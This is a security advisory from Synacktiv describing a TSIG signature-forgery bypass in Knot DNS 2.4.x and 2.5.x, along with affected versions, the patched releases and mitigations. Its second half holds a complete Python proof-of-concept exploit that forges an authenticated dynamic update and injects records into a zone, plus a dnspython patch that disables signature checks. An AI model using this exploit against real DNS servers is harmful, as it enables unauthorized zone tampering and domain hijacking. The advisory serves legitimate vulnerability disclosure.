SYNACKTIV
DIGITAL SECURITY

TSIG authentication bypass through signature forgery in Knot DNS

Security advisory

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1. Vulnerability description

1.1. About Knot DNS

Knot DNS is a high-performance authoritative-only DNS server which supports all key features of the modern domain name system.

1.2. About TSIG

TSIG is an authentication protocol for DNS defined in RFC 2845 in 2000. The idea is to provide a transaction level authentication based on a message signature using a HMAC operation with a shared secret. It is primarily used to authenticate dynamic DNS update requests as well as zone transfer operations.

This protocol is widely used and supported by a vast majority of DNS server software such as BIND, PowerDNS, NSD and, of course, Knot DNS.

1.3. The issue

Synacktiv experts discovered a flaw within the TSIG protocol implementation in Knot DNS that would allow an attacker with a valid key name to bypass the TSIG authentication on zone updates, notify and transfers operations.

This issue is due to the fact that when the server receives a request which TSIG timestamp is out of the time window, it still signs its answer, using the provided digest as prefix even though this digest is invalid and has an incorrect size. This allow an attacker to forge the signature of a valid request, hence bypassing the TSIG authentication.

1.4. Affected versions

The issue was tested and proven to affect the following Knot DNS versions:

- Knot DNS 2.4.1
- Knot DNS 2.4.4
- Knot DNS 2.5.1

The vulnerability was patched in Knot DNS 2.5.2 and Knot DNS 2.4.5: https://www.knot-dns.cz/2017-06-23-version-252-and-245.html

1.5. Mitigation

Upgrade to Knot DNS 2.5.2 or Knot DNS 2.4.5.

It is also possible to mitigate this vulnerability by setting ACLs on IP addresses for TSIG protected operations and by using hard to guess TSIG key names but keep in mind that this mitigation doesn't provide any protection against a MITM adversary.

1.6. Timeline

Date	Action
06/19/17	Advisory sent to the Knot DNS security team
06/23/17	Knot DNS fixed the vulnerability in Knot DNS 2.5.2 and Knot DNS 2.4.5.

2. Technical description and proof-of-concept

2.1. Attack scenario

This vulnerability can be exploited by an attacker to update a DNS zone or dump its content provided that:

- The attacker can guess a valid TSIG key name and the associated algorithm
- No additional network ACL is configured regarding the desired operation

As such, configurations like the following one are affected:

```
key:
  - id: tsig_key
    algorithm: hmac-sha256
    secret: YmxhYmxhbXlzZWNyZXRrZXk=

acl:
  - id: key_rule
    key: tsig_key
    action: [transfer,notify, update]

zone:
  - domain: example.com
    storage: /var/lib/knot/zones/
    file: example.com.zone
    acl: key_rule
[...]
```


2.2. Vulnerability discovery

According to the RFC 2845 on TSIG section 4.2, DNS servers answers to TSIG-signed requests have to be signed and the digest components need to be the following:

- Request MAC size on 2 bytes
- Request MAC
- DNS Message (response)
- TSIG Variables (response)

Note that RFC 2845 is, by itself, not conform to cryptography best practices in particular to the rule “one key per use”. The client and the server should use different keys, for example by using a derivation function like TLS does.

When processing a TSIG-signed query with a timestamp that doesn’t belong to the valid time window (server time +/- fudge value), Knot DNS returns a `BADTIME` TSIG error. This answer is signed.



However, in this case, the digest size and the digest itself are never checked before being reused to compute the answer digest.

This can be confirmed dynamically with a Python script using a patched version of `dnspython` (the patch can be found in appendix):

```
import dns.query
import dns.tsigkeyring
import dns.tsig
import dns.message

keyring = dns.tsigkeyring.from_text({
    'tsig_key' : 'whatever_wrong_key'.encode('base64')
})

r = dns.message.make_query('example.com.', dns.rdatatype.AXFR)
r.use_tsig(keyring, keyname='tsig_key', algorithm=dns.tsig.HMAC_SHA256)

# wrong timestamp
r.time_func = lambda: 0xdeadbeef

# larger digest
r.request_hmac = 'A'*0x100
```

```
dns.query.tcp(r, '172.17.0.27')
```

Upon execution of this script, with a hook on `dnssec_tsig_add` from `src/dnssec/lib/tsig.c`, to dump the data used to compute the answer digest, the following log entry is recorded:

```
* dnssec_tsig_add called, data is:
           0  1  2  3  4  5  6  7  8  9  A  B  C  D  E  F  0123456789ABCDEF
00000000  01 00 41 41 41 41 41 41 41 41 41 41 41 41 41 41  ..AAAAAAAAAAAAAA
00000010  41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
00000020  41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
00000030  41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
00000040  41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
00000050  41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
00000060  41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
00000070  41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
00000080  41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
00000090  41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
000000a0  41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
000000b0  41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
000000c0  41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
000000d0  41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
000000e0  41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
000000f0  41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
00000100  41 41 ce ef 81 09 00 01 00 00 00 00 00 00 07 65  AA.............e
00000110  78 61 6d 70 6c 65 03 63 6f 6d 00 00 fc 00 01 08  xample.com......
00000120  74 73 69 67 5f 6b 65 79 00 00 ff 00 00 00 00 0b  tsig_key........
00000130  68 6d 61 63 2d 73 68 61 32 35 36 00 00 00 de ad  hmac-sha256.....
00000140  be ef 01 2c 00 12 00 06 00 00 59 2d 8d f0        ...,......Y-..
```

At this point, it is possible to generate a valid digest for a message with an arbitrary prefix, provided that the TSIG key name and algorithm are known.


The idea is then to use this to forge the digest of a valid request and replay it with the returned digest.

2.3. Exploitation


To exploit this vulnerability, one first needs to generate a trigger request. This request will be signed using TSIG and have a corrupted digest as well as a timestamp ahead-of-time. This can be done using the Python package `dnspython` with a patch to be able to alter the digest (the patch can be found in appendix):

```
# create the trigger request
trigger = dns.update.Update(zone)

# enable tsig with a valid keyname
trigger.use_tsig(keyring, keyname=keyname, algorithm=dns.tsig.HMAC_SHA256)

# alter the digest
trigger.request_hmac = '\x00'*0x40

ts = time()

# alter the timestamp to trigger the BADTIME TSIG error (fudge = 300 by default)
trigger.time_func = lambda: ts+301

dns.query.udp(trigger, '172.17.0.30')
```

When such a request is sent, the generated packet looks like the following:



The answer returned by Knot DNS looks like the following:



According to the RFC 2845, the components used to compute the answer TSIG digest are the following:

- the request digest, prefixed by its size as a 16 bit unsigned integer:

```
00000000  00 40 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |.@..............|
00000010  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
00000020  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
00000030  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
00000040  00 00                                            |..|
```

- the answer data without the TSIG record

```
Transaction ID: 0x5bb8
▸ Flags: 0xa809 Dynamic update response, Not authoritative
Zones: 1
Prerequisites: 0
Updates: 0
Additional RRs: 1
▾ Zone
  ▾ example.com: type SOA, class IN
      Name: example.com
      [Name Length: 11]
      [Label Count: 2]
      Type: SOA (Start Of a zone of Authority) (6)
      Class: IN (0x0001)
```

```
00000000  5b b8 a8 01 00 01 00 00  00 00 00 01 07 65 78 61  |[............exa|
00000010  6d 70 6c 65 03 63 6f 6d  00 00 06 00 01           |mple.com.....|
```

- the TSIG record without its digest and digest size attributes (but with the error and other data attributes)

```
00000000  08 74 73 69 67 5f 6b 65  79 00 00 fa 00 ff 00 00  |.tsig_key.......|
00000010  00 00 00 43 0b 68 6d 61  63 2d 73 68 61 32 35 36  |...C.hmac-sha256|
00000020  00 00 00 59 41 30 1a 01  2c 5b b8 00 12 00 06 00  |...YA0..,[......|
00000030  00 59 41 2e ed 0a                                |.YA...|
```

Let's take the example of a DNS update TSIG bypass, we need to forge a valid update with a padding record to "absorb" the answer data mentioned above (which is part of the digest components which means the signature won't match if we don't include it).

This can be done with *dnspython* using the following snippet:

```
def get_update(zone, size_to_absorb):
    req = dns.update.Update(zone, size_to_absorb)
    req.add('i.can.inject.records.in.the.zone', 3600, 'txt', 'injected')
```

```
    req.delete('padding', 'txt')
    req.add('padding', 3600, 'txt', 'A'*size_to_absorb)
    return req
```

In our trigger request, we replace the digest with the data that represents the freshly forged request, stripping the padding record content to absorb the size_to_replace bytes that will be appended during the answer signature. This size only depends on the zone name and can be computed as follow:

```
# size of the answer data to absorb
sz = 12+sum(len(e)+1 for e in (zone).split('.'))+1+4

# create the forged request
forged = get_update(zone, sz, ts)

# get forged data and strip the transaction ID and the last sz bytes of padding data
forged_data = forged.to_wire()
forged_data = forged_data[2:-sz]

# set trigger hmac to forged request
trigger.request_hmac = forged_data
trigger.time_func = lambda: ts

print '[+] sending trigger request'
# udp works too
ans = dns.query.tcp(trigger, host)
```

The server answers the trigger request with a `BADTIME` TSIG error and signs it. In our forged packet, we replace the padding record data with the size_to_replace first bytes of the answer. It is also needed to patch the byte that represents the answer `Additional RRs count` field as well as setting the TSIG error code and other data fields which are used in the digest:

```
print '[+] signed request mac is %s' % ans.mac.encode('hex')

# patch id
forged.id = len(forged_data)

forged.use_tsig(keyring, keyname=keyname, original_id=len(forged_data),
algorithm=dns.tsig.HMAC_SHA256)

# set TSIG error because it's part of the digest
forged.tsig_error = 0x12
forged.other_data = '\x00\x00'+pack('>I', int(t))
```

```
# keep same ts
forged.time_func = lambda: ts

# replace hmac
forged.request_hmac = ans.mac

# patch additionnal_record_count in pad data -> 0
data = ans.to_wire()[:11]+'\x00'+ans.to_wire()[12:sz]
forged.authority[-1][0].strings[0] = data

p = dns.query.tcp(forged, host)
```

We finally replace the forged request digest with that of the answer, wait for the timestamp to be valid and send the update request.

In the Knot DNS logs, the zone is correctly updated:

```
2017-06-14T12:20:52 info: [example.com.] DDNS, processing 1 updates
2017-06-14T12:20:52 info: [example.com.] DDNS, update finished, serial 2017053021 ->
2017053022, 76.11 seconds
2017-06-14T12:20:52 info: [example.com.] zone file updated, serial 2017053021 ->
2017053022
```

2.4. Proof-of-Concept Exploit

The POC exploit code to bypass TSIG and perform a zone update is the following. It should be noted that it is also possible to perform zone transfer and notify operations.

As stated above, it needs a patched version of `dnspython` which can be found in appendix:

```
import dns.query
import dns.zone
import dns.tsigkeyring
import dns.tsig
import dns.message
import dns.update
from time import time, sleep
from struct import pack


def get_forged(zone, sz):
     req = dns.update.Update(zone)
     req.add('i.can.inject.records.in.the.zone', 3600, 'txt', 'injected')
     req.delete('padding', 'txt')
     req.add('padding', 3600, 'txt', '\x00'*sz)
     return req

def exploit(host, zone, key_name):
     keyring = dns.tsigkeyring.from_text({
          key_name : 'whateverwrongkey'.encode('base64')
     })
     origin = dns.name.from_text(zone)

     sz = 12+sum(len(e)+1 for e in (zone).split('.'))+1+4
     fudge = 300

     forged = get_forged(zone, sz)

     # get forged data and strip the last sz bytes of padding data
     forged_data = forged.to_wire()
     forged_data = forged_data[2:-sz]

     forged.id = len(forged_data)

     print '[+] generated forged request'
```

```
    # For some reasons triggering a TSIG BADTIME error doesn't seem to be logged by Knot
    trigger = dns.message.make_query(zone, dns.rdatatype.A)

    trigger.use_tsig(keyring, keyname=key_name, algorithm=dns.tsig.HMAC_SHA256)

    t = time()
    ts = time()+fudge+1

    # set timestamp out of valid time window
    trigger.time_func = lambda:ts

    # alter trigger digest
    trigger.request_hmac = forged_data


    print '[+] sending trigger with forged digest'

    ans = dns.query.tcp(trigger, host, origin=origin)

    if not ans.mac:
        print '[-] couldnt get mac from answer, probably got TSIG_BAD_KEY but dnspython
is too bad to populate the tsig_error attribute'
        return

    # add TSIG record
    forged.use_tsig(keyring, keyname=key_name, original_id=forged.id,
algorithm=dns.tsig.HMAC_SHA256)

    # use the same ts which should now be valid
    forged.time_func = lambda: ts

    # replace digest
    forged.request_hmac = ans.mac

    # set TSIG error because it's part of the digest
    forged.tsig_error = 0x12
    forged.other_data = '\x00\x00'+pack('>I', int(t))

    print '[+] signed request mac is %s' % ans.mac.encode('hex')

    forged.id = len(trigger.request_hmac)

    print '[+] waiting for signature validity'
```

```
    sleep(2)

    # patch additionnal_record_count in padding data
    data = ans.to_wire()[:11]+'\x00'+ans.to_wire()[12:sz]

    forged.authority[-1][0].strings[0] = data

    print '[+] sending forged update'
    p = dns.query.udp(forged, host)
    if p.rcode():
        print '[-] update failed, got errcode %d' % p.rcode()
        return

    print '[+] zone updated !'

if __name__ == '__main__':
    from argparse import ArgumentParser

    p = ArgumentParser()
    p.add_argument('host')
    p.add_argument('zone')
    p.add_argument('keyname')

    o = p.parse_args()

    exploit(o.host, o.zone, o.keyname)
```

Appendix: *dnspython* patch to alter TSIG attributes

```
diff dns/message.py /usr/lib/python2.7/dist-packages/dns/message.py
423c423
<                         self.keyalgorithm, time_func=self.time_func if hasattr(self,
'time_func') else None, request_hmac=self.request_hmac if hasattr(self, 'request_hmac')
else '')
---
>                         self.keyalgorithm)
diff dns/query.py /usr/lib/python2.7/dist-packages/dns/query.py
273c273
<         one_rr_per_rrset=False, origin=None):
---
>         one_rr_per_rrset=False):
299c299
<     wire = q.to_wire(origin=origin)
---
>     wire = q.to_wire()
diff dns/renderer.py /usr/lib/python2.7/dist-packages/dns/renderer.py
26d25
<
32d30
<
255c253
<                   request_mac, algorithm=dns.tsig.default_algorithm, time_func=None,
request_hmac=''):
---
>                   request_mac, algorithm=dns.tsig.default_algorithm):
280d277
<
282,293c279,287
<                                                       keyname,
<                                                       secret,
<                                                       int(time_func() if time_func
else time.time()),
<                                                       fudge,
<                                                       id,
<                                                       tsig_error,
<                                                       other_data,
<                                                       request_mac,
<                                                       algorithm=algorithm,
```

```
<                                                       hmac_value=request_hmac
<                                                       )
<
---
>                                                      keyname,
>                                                      secret,
>                                                      int(time.time()),
>                                                      fudge,
>                                                      id,
>                                                      tsig_error,
>                                                      other_data,
>                                                      request_mac,
>                                                      algorithm=algorithm)
diff dns/tsig.py /usr/lib/python2.7/dist-packages/dns/tsig.py
73c73
<          algorithm=default_algorithm, hmac_value=''):
---
>          algorithm=default_algorithm):
110,112c110
<
<     mac = ctx.digest() if not hmac_value else hmac_value
<
---
>     mac = ctx.digest()
161,171c159,169
<     # if error != 0:
<     #     if error == BADSIG:
<     #         raise PeerBadSignature
<     #     elif error == BADKEY:
<     #         raise PeerBadKey
<     #     elif error == BADTIME:
<     #         raise PeerBadTime
<     #     elif error == BADTRUNC:
<     #         raise PeerBadTruncation
<     #     else:
<     #         raise PeerError('unknown TSIG error code %d' % error)
---
>     if error != 0:
>         if error == BADSIG:
>             raise PeerBadSignature
>         elif error == BADKEY:
>             raise PeerBadKey
>         elif error == BADTIME:
>             raise PeerBadTime
```

```
>         elif error == BADTRUNC:
>             raise PeerBadTruncation
>         else:
>             raise PeerError('unknown TSIG error code %d' % error)
174,175c172,173
<     # if now < time_low or now > time_high:
<     #     raise BadTime
---
>     if now < time_low or now > time_high:
>         raise BadTime
179,180c177,178
<     # if (our_mac != mac):
<     #     raise BadSignature
---
>     if (our_mac != mac):
>         raise BadSignature
```